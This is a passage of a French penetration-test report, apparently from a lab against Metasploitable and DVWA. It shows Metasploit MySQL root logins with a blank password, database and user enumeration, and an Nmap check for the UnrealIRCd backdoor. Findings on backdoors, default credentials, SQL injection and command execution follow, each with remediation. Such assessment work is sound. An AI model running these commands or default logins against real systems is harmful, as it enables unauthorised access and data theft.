[!] 192.168.8.194:3306    - No active DB -- Credential data will not be saved!
[+] 192.168.8.194:3306    - 192.168.8.194:3306 - Success: 'root:'
[*] 192.168.8.194:3306    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


Une autre énumération a été effectuée pour vérifier si les informations d'identification trouvées sont valides et pour voler des informations du service MySQL.

```
msf6 auxiliary(scanner/mysql/mysql_login) > use auxiliary/admin/mysql/mysql_sql
msf6 auxiliary(admin/mysql/mysql_sql) > set rhost 192.168.8.194
rhost => 192.168.8.194
msf6 auxiliary(admin/mysql/mysql_sql) > set username root
username => root
msf6 auxiliary(admin/mysql/mysql_sql) > set SQL show databases;
SQL => show databases;
msf6 auxiliary(admin/mysql/mysql_sql) > exploit
[*] Running module against 192.168.8.194

[*] 192.168.8.194:3306 - Sending statement: 'show databases;'...
[*] 192.168.8.194:3306 -  | information_schema |
[*] 192.168.8.194:3306 -  | dvwa |
[*] 192.168.8.194:3306 -  | metasploit |
[*] 192.168.8.194:3306 -  | mysql |
[*] 192.168.8.194:3306 -  | owasp10 |
[*] 192.168.8.194:3306 -  | tikiwiki |
[*] 192.168.8.194:3306 -  | tikiwiki195 |
[*] Auxiliary module execution completed
```


Les utilisateurs associés au service MySQL ont été énumérés à l'aide du module mysql_enum de Metasploit.

```
msf6 auxiliary(admin/mysql/mysql_sql) > use auxiliary/admin/mysql/mysql_enum
msf6 auxiliary(admin/mysql/mysql_enum) > set rhost 192.168.8.194
rhost => 192.168.8.194
msf6 auxiliary(admin/mysql/mysql_enum) > set username root
username => root
msf6 auxiliary(admin/mysql/mysql_enum) > exploit
[*] Running module against 192.168.8.194
```

Trois utilisateurs principaux comme « debian-sys-maint », « root » et « guest » pourraient être identifiés avec leurs privilèges sur le service MySQL.




Nmap a identifié la version 5.0.51a de MySQL, et l'utilisation de searchsploit a révélé quelques exploits qui peuvent être utilisés avec cette version particulière.



3.1.8 VNC Enumération

Le service d'informatique en réseau virtuel (VNC), qui est utilisé pour contrôler à distance un autre ordinateur, pourrait être identifié sur le port par défaut 5900.


Le script Nmap « vnc-info » a été utilisé pour énumérer le service VNC.



Comme le type de sécurité utilisé ici est l'authentification VNC, il peut être vulnérable aux contournements d'authentification.

3.1.9 IRC Enumération

Le service Internet Relay Chat (IRC) peut être identifié sur le port par défaut 6667. Le script Nmap « irc-info » a été utilisé pour recueillir des informations de base sur le service.



La version IRC a été identifiée comme Unreal 3.2.8.1 qui contient une vulnérabilité majeure connue sous le nom UnrealIRCD 3.2.8.1 Backdoor Command Execution. Ainsi, le script « ircunrealircd-backdoor» de Nmap a été utilisé pour confirmer la vulnérabilité.


```
┌──[root@parrot]─[~]
└──╼ $nmap -sV --script irc-unrealircd-backdoor -p 6667 192.168.8.194
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-19 12:30 +0530
Nmap scan report for 192.168.8.194
Host is up (0.00045s latency).

PORT     STATE SERVICE VERSION
6667/tcp open  irc     UnrealIRCd
|_irc-unrealircd-backdoor: Looks like trojaned version of unrealircd.
07Jun277
Service Info: Host: irc.Metasploitable.LAN

Service detection performed. Please report any incorrect results at h
Nmap done: 1 IP address (1 host up) scanned in 20.42 seconds
```

3.1.10 Apache Tomcat Enumération

Une implémentation par défaut du serveur web Tomcat pourrait être identifiée sur le port 8180, et la page de connexion admin pourrait être identifiée sur http://192.168. 8.194:8180/admin/ chemin.

As this is a default web server, it is possible that default account credentials for Admin login page are still in use.


Nmap script “http-default-accounts” was utilized to identify any default credentials in use inside this web server implementation. It could confirm that default credentials are still in use in the web server implementation.



3.1.11 Web Application Enumération


Une application Web appelée Damn Vulnerable Web Application (DVWA) pourrait être identifiée sur le port HTTP 80 dans http://192.168. 8.194/dvwa path. Des tests ont été réalisés sur cette application web en la considérant comme un domaine séparé.

Comme première étape de l'énumération de l'application Web, Nikto a été utilisé pour analyser l'application Web afin d'identifier les vulnérabilités existantes et de recueillir des informations critiques.



Nikto a pu identifier de nombreuses vulnérabilités, failles et faits intéressants associés à l'application web.

Comme il y a des répertoires cachés dans les applications web qui ne sont pas visibles pour les utilisateurs normaux, Gobuster a été utilisé pour les répertoires cachés de force brute. Le forçage brut a été effectué en utilisant différentes Wordlist .



Une empreinte de pare-feu a été effectuée à l'aide de l'outil wafw00f pour identifier le pare-feu de l'application Web, et il n'y avait pas de WAF impliqué.




Figure 32-WAF fingerprinting

3.2 CONSTATATIONS RELATIVES À LA VULNÉRABILITÉ DU RÉSEAU INTERNE

SCOPE – 192.168.8.194

a) Detected a Bind Shell Backdoor

Risk Factor	High
Type	Remote
CVSS Base Score	10

Description :

Un port spécifique sur la machine victime est lié par un shell bind et il écoute une connexion entrante d'une machine attaquante. Dans une perspective malveillante, ce shell de liaison agit comme une porte dérobée au système.

Dans cette machine, un shell open root bind a pu être identifié, écoutant sur le port 1524 sans qu'aucune authentification ne soit requise. Ce shell peut être utilisé pour obtenir un accès root directement par un attaquant en se connectant au port à distance et en envoyant des commandes directement. Un signe de violation précédente est indiqué par ce shell de liaison.

Impact :

Les données sensibles du système peuvent avoir déjà été violées. En outre, un attaquant peut facilement obtenir un accès privilégié au système sans fournir d'informations d'identification en utilisant des outils de réseau simples tels que Netcat.

Recommandations :

• Une vérification doit être effectuée pour déterminer si le système est compromis.

• Si le système est compromis, suivre un plan d'intervention approprié.

• Retirer la coque de liaison et réinstaller le système si nécessaire.

• Fermer le port ouvert 1524, qui contient l'interpréteur de commande bind.

• Vérifier périodiquement si des ports et services ouverts suspects sont en cours d'exécution et prendre les mesures nécessaires.

b) Détection FTP Backdoor :

Risk Factor	High
Type	Remote
CVSS Base Score	10
CVE	CVE-2011-2523

Description :

Le service FTP réside sur le port 21 est vsFTPD version 2.3.4, qui a une porte dérobée par défaut, et il ouvre un shell sur le port TCP 6200.

Impact :

Un shell inversé peut être ouvert par un attaquant après l'exploitation réussie de cette vulnérabilité, et il conduit à une compromission totale du système.

Recommandations :

vsFTPD version 2.3.4 est obsolète. Donc, mettez à jour le vsFTPD vers la dernière version 3.0.4.

c) Mot de passe non défini pour l'utilisateur racine MySQL :

Risk Factor	High
Type	Remote
CVSS Base Score	10

Description

Le service de base de données MySQL est probablement là pour stocker des informations sensibles sur la machine. Cependant, sur cette machine, le mot de passe de l'utilisateur root MySQL n'est pas défini. Une énumération plus approfondie a révélé que l'utilisateur root est l'utilisateur le plus privilégié du service MySQL qui dispose des privilèges de lecture, de mise à jour et de suppression. En outre, il pourrait identifier que de nombreuses informations sensibles telles que les mots de passe des applications Web et les mots de passe d'autres hôtes sont stockées dans la base de données. Tout attaquant distant peut accéder à la base de données MySQL, ce qui conduit à la compromission totale du système. Les informations sensibles telles que les mots de passe d'autres réseaux sont stockées dans la base de données MySQL. Ainsi, un attaquant pourra naviguer à travers le réseau en exploitant chaque hôte sans aucun effort.

Recommandations

- Appliquez un mot de passe fort pour l'utilisateur root MySQL.
- Appliquer le principe du moindre privilège à tous les utilisateurs de MySQL.
- Vérifiez si le système a été compromis.

d) Informations d'identification faibles utilisées dans VNC :

Risk Factor	High
Type	Remote
CVSS Base Score	10

Description :

L'informatique en réseau virtuel est largement utilisée pour contrôler à distance un autre ordinateur à l'aide d'une interface utilisateur graphique. Il doit être sécurisé avec des mots de passe appropriés car il traite des données sensibles. Cependant, le mot de passe d'authentification du serveur VNC sur cette machine est défini sur la valeur « mot de passe », ce qui n'est pas sécurisé.

Impact :

Tout attaquant distant pourra se connecter au service VNC et accéder aux ressources informatiques partagées.

Recommandations :

• Désactivez VNC s'il n'est pas nécessaire.

• Appliquez un mot de passe fort et évitez d'utiliser les informations d'identification par défaut.

Modifiez les clés d'authentification pour chaque ordinateur partagé.

Vérifiez si les ressources informatiques partagées sont compromises.

d)Détecté a Backdoor in IRC :

Risk Factor	High
Type	Remote
CVSS Base Score	10
CVE	CVE-2010-2075

Description :

La version Internet Relay Chat utilisée, UnrealIRCD 3.2.8.1, contient une porte dérobée par défaut. Cette porte dérobée était présente dans le fichier d'archive Unreal3.2.8.1 entre novembre 2009 et juin 2010.

•

•

Impact :

This backdoor can be used to exploit the system and escalate privileges, which leads to total compromise of the system.

Recommandations

• Mettez à jour IRC vers la dernière version 5.0.9.

• Désactivez le service IRC s'il n'est pas utilisé.

e) Informations d'identification par défaut utilisées dans Apache Tomcat :

Risk Factor	High
Type	Remote
CVSS Base Score	10

Description :

Apache Tomcat fournit un serveur Web capable d'exécuter du code Java en fournissant une implémentation de serveur Web HTTP Java pur. Sur cette machine, l'implémentation du serveur Web Tomcat exécutée sur le port 8180 dispose d'informations d'identification par défaut utilisées pour le gestionnaire d'applications Web d'administration Tomcat. Le nom d'utilisateur et le mot de passe sont définis sur « Tomcat », ce qui n'est pas sécurisé.

Un attaquant distant peut accéder au point d'ancrage d'Apache Tomcat, puis élever ses privilèges au niveau root en exploitant d'autres vulnérabilités présentes dans le système.

Recommandations :

Modifiez les informations d'identification par défaut pour l'implémentation de Tomcat et utilisez un mot de passe fort.

• Supprimez l'implémentation du serveur Web Tomcat si elle n'est pas nécessaire.

• Implémentez l'authentification à 2 facteurs si nécessaire.

•

•

f) Informations d'identification faibles utilisées dans SSH :

Risk Factor	High
Type	Remote
CVSS Base Score	9

Description :

Secure Shell établit une connexion à distance sécurisée d'un hôte Linux à un autre. Il est sécurisé par mot de passe ou par clés publiques et privées. Cependant, le nom d'utilisateur et le mot de passe du service SSH exécuté sur le port 22 de cette machine pourraient être obtenus via le forçage brutal, car des mots de passe faibles sont définis comme mécanisme d'authentification du service SSH. Le nom d'utilisateur et le mot de passe sont définis sur « msfadmin », ce qui n'est pas sécurisé.

Impact :

Un attaquant distant peut se connecter à la machine via SSH en utilisant des informations d'identification légitimes après avoir effectué une force brute et augmenté ses privilèges pour obtenir un accès root, ce qui conduit à une compromission totale du système.

Recommandations :

• Évitez d'utiliser les informations d'identification par défaut et utilisez un mot de passe fort.

Suivez un guide de renforcement SSH pour empêcher l'exploitation du service SSH.

Désactivez l'utilisation de la méthode d'authentification par mot de passe dans SSH.

•

•

h) login FTP anonyme active :

Risk Factor	Medium
Type	Remote
CVSS Base Score	5.3
CVE	CVE-1999-0497

Description :

Le service FTP exécuté sur le port 21 permet des connexions anonymes. Tout utilisateur distant peut se connecter au service FTP à distance en fournissant « anonyme » comme nom d'utilisateur et en fournissant n'importe quel mot de passe. Il ne nécessite pas d'informations d'identification uniques.

Impact :

Tout utilisateur distant pourra accéder aux fichiers sensibles mis à disposition par le serveur FTP après s'être connecté.

Recommandations :

• Si le FTP anonyme n'est pas requis, désactivez-le.

• Vérifiez régulièrement le serveur FTP pour vous assurer qu'aucun contenu sensible n'est disponible.

i) Informations d'identification faibles utilisées dans FTP :

Risk Factor	Medium
Type	Remote
CVSS Base Score	5.0

Description :

Comme FTP est utilisé pour partager et stocker les données sensibles de l'organisation, il doit être sécurisé par un mot de passe fort. Cependant, le nom d'utilisateur et le mot de passe du service FTP exécuté sur le port 21 de cette machine

•

•

pourraient être obtenus via le forçage brutal. Le nom d'utilisateur et le mot de passe sont définis sur la valeur « utilisateur », ce qui n'est pas sécurisé.

Un attaquant distant peut se connecter au serveur FTP en utilisant des informations d'identification légitimes et accéder à des informations sensibles. Si des informations sensibles telles que les mots de passe d'autres hôtes sont stockées ou partagées via FTP, un attaquant distant pourra les obtenir et naviguer sur le réseau.

Recommandations :

• Utilisez un nom d'utilisateur et un mot de passe forts pour le serveur FTP et évitez d'utiliser les informations d'identification par défaut.

• Désactivez le serveur FTP s'il n'est pas nécessaire.

j) L'authentification Cleartext est prise en charge par FTP :

Risk Factor	Low
Type	Remote
CVSS Base Score	2.6

Description :

Si des informations d'identification sont utilisées dans un protocole, elles doivent être cryptées avec un protocole cryptographique. Cependant, les services FTP sur les ports 21 et 2121 de cette machine permettent de transmettre des informations d'identification en texte clair sur le réseau, sans aucun mécanisme de cryptage.

Impact :

Un attaquant peut intercepter le trafic réseau à l'aide d'un simple outil de capture de paquets, obtenir le nom d'utilisateur et le mot de passe du service FTP et se faire passer pour un utilisateur légitime. De plus, tous les fichiers partagés via FTP peuvent être obtenus par un attaquant. C’est ce qu’on appelle une attaque de l’homme du milieu.

•

•

Recommandations :

Passez à SFTP ou FTPS qui crypte la communication FTP.

Le serveur doit être configuré pour que les connexions soient cryptées.

3.3. Résultats des vulnérabilités des Web applicationsScope – http://192.168.8.194/dvwa

a) Informations d'identification faibles utilisées pour la connexion

Risk Factor	High
Type	Remote
CVSS Base Score	10

Description :

Faibles informations d'identification utilisées dans la page de connexion de l'application Web. Le nom d'utilisateur est défini sur la valeur « admin » et le mot de passe est défini sur la valeur « mot de passe », qui sont des informations d'identification par défaut et non sécurisées.

Impact :

Un attaquant peut forcer brutalement les informations d'identification avec un outil simple comme Hydra ou l'attaquant peut facilement deviner les informations d'identification.

Recommandations

• Utilisez un nom d'utilisateur et un mot de passe forts pour vous connecter à l'application Web et évitez d'utiliser les informations d'identification par défaut.

• Utilisez l'authentification à deux facteurs si possible.

b) SQL Injection

Risk Factor	High
Type	Remote
CVSS Base Score	7.5

Description :

Une vulnérabilité d'injection SQL pourrait être détectée dans l'application Web, en raison du manque de vérification des entrées des requêtes fournies par l'utilisateur.

-
-

Cela pourrait permettre aux attaquants d'exécuter des commandes SQL arbitraires et de voler des données ou d'utiliser les fonctionnalités supplémentaires du serveur de base de données pour prendre le contrôle de davantage de composants du serveur. De plus, des informations sensibles peuvent être divulguées, ce qui conduit à une compromission totale du système.

Recommandations :

• Toute valeur fournie par le client devait être traitée comme une valeur de chaîne plutôt que comme partie de la requête SQL. Ainsi, utiliser des requêtes paramétrées sera la meilleure solution.

c) Téléchargement de fichiers sans restriction

Risk Factor	High
Type	Remote
CVSS Base Score	7.0

Description :

Un fichier php peut être téléchargé vers la fonctionnalité de téléchargement de fichiers de l'application Web car il n'existe aucune protection contre l'extension de fichier. ce qui conduit à un shell inversé de l'application web. Un attaquant peut élever ses privilèges avec les autres vulnérabilités présentes.

Impact :

Comme un attaquant peut obtenir un shell inversé du système, cela conduit à la compromission totale du système.

Recommandations :

• Mettre en œuvre des mécanismes de filtrage et de vérification du contenu pour identifier minutieusement les fichiers et les empêcher d'être téléchargés si un contenu suspect est détecté.

Si possible, rendez le téléchargement de fichiers possible uniquement pour les utilisateurs autorisés.

d) Exécution des commandes :

Risk Factor	High
Type	Remote
CVSS Base Score	8.5

Description :

Les commandes du système d'exploitation pourraient être exécutées à partir de l'interface de l'application Web en raison d'une utilisation insuffisante de la vérification des entrées..

Impact :

Les données sensibles du système pourraient être compromises car presque toutes les commandes du système d'exploitation UNIX peuvent être exécutées via l'interface d'application Web..

Recommandations

• Évitez les saisies utilisateur et les appels système.

